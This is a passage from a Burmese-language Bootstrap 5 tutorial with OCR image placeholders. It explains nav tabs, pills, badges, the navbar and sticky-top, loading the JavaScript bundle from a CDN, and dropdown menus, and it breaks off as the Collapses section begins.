
မှတ်စရာများပေမယ့် မှတ်ရလွယ်ပါတယ်။ ပင်မ `<ul>` အတွက် `nav nav-tabs` ဆိုတဲ့ Class တွေကိုပေးရပြီး `<li>` တွေအတွက် `nav-item` ကိုပေးရပါတယ်။ `<a>` တွေအတွက်တော့ `nav-link` Class ကို သတ်မှတ်ပေးရပါတယ်။ `active` Class ကတော့ လက်ရှိ ရွေးထားသက့ဲသို့ ဖော်ပြစေလိုတဲ့ တစ်ခုမှာ သတ်မှတ်ပေးရတာပါ။ စမ်းကြည့်ရင် ရလဒ်ကို အခုလိုတွေ့ရမှာ ဖြစ်ပါတယ်။



နမူနာမှာ Tab တွေက ဘယ်ဘက်တစ်ခြမ်းမှာ စုဖွဲ့ပြီး နေရာယူထားတာပါ။ Screen အပြည့် နေရာယူစေချင်ရင်တော့ `nav-fill` Class ကို သုံးပေးနိုင်ပါတယ်။

HTML

```
<ul class="nav nav-tabs nav-fill">
    ...
</ul>
```




`nav-tabs` အစား `nav-pills` ကိုလည်း သုံးနိုင်ပါတယ်။

HTML

```
<ul class="nav nav-pills">
    ...
</ul>
```

တူညီတဲ့ပုံစံနဲ့ပဲအလုပ်လုပ်ပေမယ့် Tab UI ပုံစံတော့ မဟုတ်တော့ပါဘူး။ Item လေးတွေက ထောင့်ကွေး Pill Box လေးတွေပုံစံ ဖြစ်သွားတာပါ။



ဒီနေရာမှာ သတိပြုရမှာကတော့၊ လက်ရှိလေ့လာနေတာဟာ Tab UI တွေ Pill UI တွေရဲ့ ဖော်ပြပုံ အသွင်အပြင်ကိုသာ လေ့လာနေခြင်းဖြစ်ပါတယ်။ လက်တွေ့အလုပ်လုပ်ဖို့ကတော့ JavaScript နဲ့ ဆက်စပ် နည်းပညာတွေ လိုအပ်ပါသေးတယ်။ CSS ချည်းသက်သက်နဲ့ အလုပ်လုပ်မှာ မဟုတ်ပါဘူး။

Badge

တစ်လက်စထဲ Notification တွေမှာ တွေ့ရလေ့ရှိပြီး Count အရေအတွက် ဖော်ပြရာမှာသုံးလေ့ရှိတဲ့ Component လေးတစ်ခုကို ဆက်ကြည့်ကြပါမယ်။ Bootstrap က Badge လို့ခေါ်ပါတယ်။ စမ်းလက်စ Tab နဲ့ အခုလိုတွဲပြီး စမ်းကြည့်နိုင်ပါတယ်။

HTML

```
<ul class="nav nav-tabs">
     <li class="nav-item">
          <a href="#" class="nav-link active">
               All User
               <span class="badge bg-primary rounded-pill">20</span>
          </a>
     </li>
     ...
</ul>
```

`<span>` Element မှာ badge Class သုံးပေးလိုက်တာပါ။ အရောင်အတွက် `bg` နဲ့အတူ နှစ်သက်ရာ Color Class ကို တွဲသုံးနိုင်ပါတယ်။ နမူနာမှာပေးထားတဲ့ `rounded-pill` ကတော့ ပိုဝိုင်းသွားအောင်

ထည့်ပေးထားတာပါ။ မထည့်လည်းရပါတယ်။ `rounded-pill` မပါရင်တော့ ဖော်ပြပုံက နည်းနည်း လေးထောင့် ပိုဆန်နေမှာပါ။ မိမိနှစ်သက်ရာကို အသုံးပြုနိုင်ပါတယ်။ သူ့ဖော်ပြပုံက ဒီလိုဖြစ်မှာပါ –

```
HTML
1▾ <ul class="nav nav-tabs">
2▾   <li class="nav-item">
3▾     <a href="#" class="nav-link active">
4        All User
5▾       <span class="badge bg-primary rounded-pill">20</span>
6      </a>
7    </li>
8▾   <li class="nav-item">
9▾     <a href="#" class="nav-link">New User</a>
10   </li>
11▾  <li class="nav-item">
12▾    <a href="#" class="nav-link">Other User</a>
13   </li>
14▾  <li class="nav-item">
15▾    <a href="#" class="nav-link">More User</a>
16   </li>
17 </ul>
18
CSS
JS
```

All User 20 New User Other User More User

ဒါလေးကလည်း အသေးအဖွဲ့လေးပေမယ့် အသုံးဝင်တဲ့ လုပ်ဆောင်ချက်တစ်ခု ဖြစ်ပါတယ်။

Navbar or Menubar


ဒီအခန်းမှာ လေ့လာမယ့် Component တွေထဲမှာ နောက်ဆုံးတစ်ခုအနေနဲ့ Menubar အသုံးပြုပုံကို လေ့လာကြပါမယ်။ Menubar ဆိုတာ ပရောဂျက်တိုင်းမှာ လိုအပ်တဲ့လုပ်ဆောင်ချက်တစ်ခု ဖြစ်ပါတယ်။ Bootstrap မှာ Navbar လို့ခေါ်ပါတယ်။ တစ်ကယ်တော့ Navbar ရဲ့ အလုပ်လုပ်ပုံ ပြီးပြည့်စုံဖို့အတွက် JavaScript လိုပါတယ်။ JavaScript Component တွေအကြောင်းကို နောက်တစ်ခန်းကျတော့မှ သပ်သပ် ပြောမှာပါ။ ဒီမှာထည့် မပြောသေးပါဘူး။ ဒါကြောင့် JavaScript မလိုတဲ့ဖော်ပြပုံကိုပဲ မှတ်ထားပေးပါ။

Navbar တစ်ခုရရှိဖို့အတွက် ပင်မ Element မှာ Class (၄) ခု ပေးဖို့ လိုပါတယ်။ `navbar`, `navbar-expand-{size}` `navbar-{textcolor}`, `bg-{color}` တို့ဖြစ်ပါတယ်။ နမူနာမှာ ပင်မ Element အနေနဲ့ `<nav>` ကိုသုံးပါမယ်။ Navigation Menu ဖြစ်လို့ `<nav>` နဲ့ပိုသင့်တော်တဲ့အတွက် `<nav>` ကို သုံးထားပေမယ့် `<div>` သုံးရင်လည်း ရပါတယ်။

HTML

```
<nav class="navbar navbar-expand-sm navbar-dark bg-primary">

      <div class="container-fluid">

            <a href="#" class="navbar-brand">App Title</a>

            <ul class="navbar-nav">
                  <li class="nav-item">
                        <a href="#" class="nav-link active">Home</a>
                  </li>
                  <li class="nav-item">
                        <a href="#" class="nav-link">About</a>
                  </li>
            </ul>
      </div>
</nav>
```

`navbar-expand-{size}` အတွက် `navbar-expand-sm` လို့ပေးထားပါတယ်။ `sm` ဆိုတာ Screen ရဲ့ Size ကိုပြောတာပါ။ တခြား `lg`, `md` စသဖြင့် Size တွေရှိပါသေးတယ်။ Layouts အခန်းရောက်တော့မှ ဒီအကြောင်းတွေ ပြောပြပါမယ်။ လောလောဆယ်တော့ ပေးထားတဲ့အတိုင်းပဲ စမ်းကြည့်ပေးပါ။ စာတွေကို အဖြူရောင်ဖော်ပြစေချင်လို့ `navbar-light` ကိုသုံးထားပြီး နောက်ခံအရောင်အတွက်ကတော့ `bg` နဲ့အတူ ကြိုက်တဲ့ Color Class ကို တွဲသုံးလို့ရပါတယ်။ စမ်းကြည့်လိုက်ရင် ရလဒ်က ဒီလိုဖြစ်မှာပါ –




အထဲမှာ `container-fluid` လို့ပေးထားတဲ့ `<div>` တစ်ထပ် ပါသေးတာကို သတိပြုပါ။ အဲ့ဒီ အကြောင်းကိုလည်း Layouts အကြောင်း ပြောတော့မှ ရှင်းပြပါမယ်။ အခုတော့ ပေးထားတဲ့အတိုင်းပဲ စမ်း ကြည့်ပေးပါ။ အထဲမှာ `navbar-brand` Class ကိုသုံးထားတဲ့ `<a>` Element တစ်ခု ပါပါတယ်။ ကိုယ့် App ရဲ့အမည်ကိုသတ်မှတ်ပေးဖို့အတွက် သုံးရတဲ့ Class ဖြစ်ပါတယ်။ ဆက်လက်ထည့်သွင်းထားတဲ့ Menu ရဲ့ဖွဲ့စည်းပုံကတော့ ပြီးခဲ့တဲ့ Tab မှာတုံးက ရေးသားပုံနဲ့အတူတူပါပဲ။ `nav nav-tabs` အစား `navbar-nav` ကိုသုံးပေးရတာတစ်ခုပဲ ကွာမှာဖြစ်ပါတယ်။

လက်ရှိဖော်ပြခဲ့သမျှတွေထဲမှာ အရှုပ်ဆုံး Component ဖြစ်ပါတယ်။ ဒါတောင် အတတ်နိုင်ဆုံး မလိုတာ တွေချန်ပြီး မဖြစ်မနေ လိုတာတွေချည်းပဲ ရွေးပေးထားတာပါ။ Navbar နဲ့ပက်သက်ပြီး နောက်ထပ် အသုံးဝင်နိုင်တဲ့ လုပ်ဆောင်ချက်ကတော့ `sticky-top` လုပ်ဆောင်ချက်ဖြစ်ပါတယ်။

HTML

```
<nav class="navbar navbar-expand-sm sticky-top navbar-dark bg-primary">
    ...
</nav>
```

တစ်ချို့ App တွေမှာ တွေ့ဖူးပါလိမ့်မယ်။ Scroll ဆွဲလိုက်တဲ့အခါ ဟိုးအပေါ်က Bar က ပျောက်မသွားဘဲ အပေါ်ဆုံးမှာ အမြဲတမ်းဖော်ပြနေတဲ့ လုပ်ဆောင်ချက်မျိုးပါ။ အဲ့ဒါကို Sticky Top လို့ ခေါ်တာပါ။ စမ်း ကြည့်နိုင်ဖို့အတွက် CSS နည်းနည်း ရေးထည့်ပေးရပါမယ်။



နမူနာ `body` ရဲ့ `height` ကို `2000px` လို့ပေးလိုက်တဲ့အတွက် Screen မှာ မဆန့်တော့လို့ Scrollbar ပေါ်လာပါလိမ့်မယ်။ Scroll ဆွဲကြည့်လိုက်ရင် Navbar က ပျောက်မသွားဘဲ နေရာမှာအမြဲတမ်း ရှိနေတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။


အခုဆိုရင် ဒီအခန်းမှာဖော်ပြချင်တဲ့ Component တွေစုံသွားပါပြီ။ ဒီလောက်လေ့လာမိပြီဆိုရင် Bootstrap ရဲ့ အကူအညီနဲ့ လက်တွေ့အသုံးဝင်တဲ့ App UI တွေကို မြန်မြန်ဆန်ဆန်နဲ့ အလွယ်တစ်ကူ ရရှိနိုင်တယ်ဆိုတာကို သတိပြုမိလောက်ပါပြီ။ တစ်ချို့ အသုံးနည်းတဲ့ Component တွေတော့ ချန်ထားခဲ့ပါတယ်။ မလိုအပ်ဘဲ မှတ်စရာတွေ များပြီး ရောကုန်မှာစိုးလို့ပါ။ ဒီလောက် အစ ရသွားပြီဆိုရင် ကျန်နေတာတွေက ကိုယ့်ဘာသာ ဆက်ကြည့်သွားလို့ ရနေပါပြီ။

JavaScript နဲ့တွဲသုံးဖို့လိုတဲ့ Component တွေရှိပါသေးတယ်။ နောက်တစ်ခန်း ခွဲပြီးတော့ ဆက်လက်ဖော်ပြပေးမှာပါ။ Layouts နဲ့ပက်သက်တဲ့အကြောင်းတွေ၊ အသုံးဝင်တဲ့ Utility Classes အကြောင်းတွေနဲ့ Icons တွေအကြောင်းလည်း ပြောဖို့ကျန်ပါသေးတယ်။ နောက်အခန်းတွေမှာ သူ့နေရာနဲ့သူ ဆက်ပြီးတော့ ဖော်ပြပေးသွားပါမယ်။

အခန်း (၅) – Bootstrap JavaScript Components

Bootstrap မှာ JavaScript ကို အသုံးပြုထားတဲ့ Components တွေ ပါပါတယ်။ JavaScript အကြောင်းကို နောက်တစ်ပိုင်းကျမှ လေ့လာကြမှာပါ။ ဒါပေမယ့် အခုမသိသေးရင်လည်း ကိစ္စမရှိပါဘူး။ Bootstrap က JavaScript ကုဒ်တွေ ရေးစရာမလိုဘဲ သူ့ရဲ့ JavaScript Components တွေကို အသုံးပြုလို့ ရအောင် စီစဉ်ပေးထားပါတယ်။ ပထမဆုံးအနေနဲ့ JavaScript Component တွေကို စမ်းသပ်အသုံးပြုနိုင်ဖို့ Bootstrap JavaScript ဖိုင်ကို CDN ကနေ ချိတ်ပေးဖို့ လိုပါလိမ့်မယ်။ CSS တုံးကလိုပဲ Codepen ရဲ့ Setting ထဲက JS Section မှာ ထည့်ထားပေးလိုက်ရင် ရပါတယ်။ External Scripts မှာ ဒီလိပ်စာကို ထည့်ပေးရမှာပါ။

```
https://cdn.jsdelivr.net/npm/bootstrap@5.1.3/dist/js/
bootstrap.bundle.min.js
```



Setting ထဲမှာ မထည့်ဘဲ HTML ကုဒ်ထဲမှာ ထည့်သုံးချင်ရင် အခုလိုထည့်လို့ရပါတယ်။

HTML

```
<script src="https://cdn.jsdelivr.net/npm/bootstrap@5.1.3/
dist/js/bootstrap.bundle.min.js"></script>
```

`<script>` Element ရဲ့ `src` Attribute တန်ဖိုးမှာ CDN ဖိုင်လိပ်စာကို ပေးလိုက်ရတာပါ။

ဖိုင်အမည်က `bootstrap.bundle.min.js` ပါ။ Bundle ဆိုတဲ့အသုံးအနှုန်း အကြောင်းလေး ထည့်ပြောချင်ပါတယ်။ Bootstrap အလုပ်လုပ်ဖို့အတွက် အရင် Bootstrap Version တွေမှာ JavaScript Library နှစ်ခုလိုပါတယ်။ jQuery နဲ့ Popper လို့ခေါ်ကြတဲ့ နည်းပညာတွေပါ။ Bootstrap 5 မှာတော့ jQuery မလိုအပ်တော့ပါဘူး။ ဒါပေမယ့် Popper တော့ လိုပါသေးတယ်။ တစ်ကယ်တမ်း ထည့်မယ်ဆိုရင် Popper နဲ့ Bootstrap ဆိုပြီး ဖိုင်နှစ်ခု ထည့်ရမှာပါ။ ဒီတော့မှ ပြည့်စုံပြီး အလုပ်လုပ်မှာပါ။ အဲ့ဒါကို နှစ်ခု ထည့်စရာမလိုဘဲ တစ်ခုထဲနဲ့ ပြီးသွားအောင် Bootstrap က Bundle ဆိုပြီး ပေါင်းပေးထားပါတယ်။ ဒါကြောင့် Bundle ဖိုင်ကိုသုံးလိုက်ရင် Bootstrap အပြင် Popper ပါ တစ်ခါထဲ ပါဝင်သွားတယ် လို့ နားလည်ရမှာ ဖြစ်ပါတယ်။

- https://getbootstrap.com/


Dropdowns

JavaScript Component တွေထဲမှာ ပထမဆုံးလေ့လာချင်တာကတော့ Dropdown ဖြစ်ပါတယ်။ နှိပ်လိုက်တော့မှ ပေါ်လာတဲ့ Menu လေးတွေပါ။ နှိပ်ရတဲ့ခလုပ်အနေနဲ့ `<button>` `<a>` စသဖြင့် ကြိုက်တဲ့ Element နဲ့တွဲသုံးလို့ရပါတယ်။ ဒါကြောင့် သူ့ကို Menubar လို နေရာမျိုးမှာသာမက နှိပ်လိုက်မှပေါ်လာတဲ့ Menu လိုအပ်တဲ့ မည်သည့်နေရာမှာမဆို သုံးလို့ရပါတယ်။ ရေးနည်းက ဒီလိုပါ -


HTML

```
<div class="dropdown">
     <button class="btn btn-primary dropdown-toggle"
             data-bs-toggle="dropdown">Send Now</button>

     <ul class="dropdown-menu">
           <li><a href="#" class="dropdown-item">Send Now</a></li>
           <li><a href="#" class="dropdown-item">Save Draft</a></li>
           <li><a href="#" class="dropdown-item">Preview</a></li>
     </ul>
</div>
```

သုံးရတဲ့ Class နည်းနည်းများပါတယ်။ ပထမဆုံးအနေနဲ့ ပင်မ Element မှာ `dropdown` Class ကို သတ်မှတ်ပေးရပါတယ်။ အထဲမှာ ခလုပ်တစ်ခုနဲ့ List တစ်ခုပါပါတယ်။ ခလုပ်အတွက် `dropdown-toggle` Class ကို သတ်မှတ်ပေးထားပြီး List အတွက် `dropdown-menu` ကို သတ်မှတ်ပေးထားပါတယ်။ ပြီးတော့မှ List ထဲက `<a>` Element တွေမှာ `dropdown-item` Class ကို ပေးလိုက်ရင် ပြည့်စုံသွားပါပြီ။ ဒါက အသွင်အပြင်ပဲ ရှိပါသေးတယ်။ တစ်ကယ် အလုပ်မလုပ်သေးပါဘူး။ နှိပ်လိုက်မှ ပေါ်လာတဲ့ အလုပ်ကို လုပ်ပေးဖို့အတွက် `data-bs-toggle=dropdown` ဆိုတဲ့ Attribute ကိုထည့်ပေးရပါတယ်။ Bootstrap က JavaScript ကုဒ်တွေ ရေးစရာမလိုဘဲ JavaScript Component တွေကို သုံးလို့ရအောင် လုပ်ပေးတယ်ဆိုတာ အဲ့ဒီလို Attribute တွေနဲ့ လုပ်ပေးထားတာပါ။ ဒီ Attribute ပါရင် ကိုယ်ဘက်က ကုဒ်တွေထပ်ရေးပေးရာ မလိုတော့ဘဲ၊ နှိပ်လိုက်ရင် Dropdown Menu ကို ပြရမယ်ဆိုတာ Bootstrap က သိသွားပါပြီ။



ရလဒ်နမူနာမှာ `<hr>` Element တစ်ခုကိုသုံးပြီး `dropdown-divider` Class သတ်မှတ်ပေးထားတာကိုလည်း သတိပြုပါ။ ဒီလို သတ်မှတ်ပေးထားတဲ့အတွက် Menu အတွင်းမှာ Item တွေကို ပိုင်းခြားပြီး ပြပေးတာကို တွေ့ရပါမယ်။ နောက်တစ်ခုအနေနဲ့ထပ်စမ်းကြည့်ချင်ရင် Dark Menu ကိုစမ်းကြည့်ပါ။



ကျန်တဲ့ကုဒ်တွေအတူတူပါပဲ ခလုပ်က `btn-dark` ဖြစ်သွားပြီး Dropdown Menu မှာ `dropdown-menu-dark` ဆိုတဲ့ Class တစ်ခုထပ်ပါသွားတာပါ။ ဒီနည်းနဲ့ Bootstrap ရဲ့ Dropdown လုပ်ဆောင်ချက်ကို Menubar တွေ၊ Toolbar တွေ၊ Form တွေနဲ့ တခြားလိုအပ်တဲ့ နေရာတွေမှာ ထည့်သုံးလို့ ရပါတယ်။

Collapses

Collapse ကလည်း Dropdown နဲ့ ဆင်ပါတယ်။ သူလည်းပဲ နှိပ်လိုက်မှ ပေါ်လာမယ့် Component တစ်ခုပါပဲ။ Menu မဟုတ်တော့ဘဲ ကြိုက်တဲ့ Component နဲ့ တွဲသုံးရတာ ဖြစ်သွားပါတယ်။ ဒီလိုပါ –

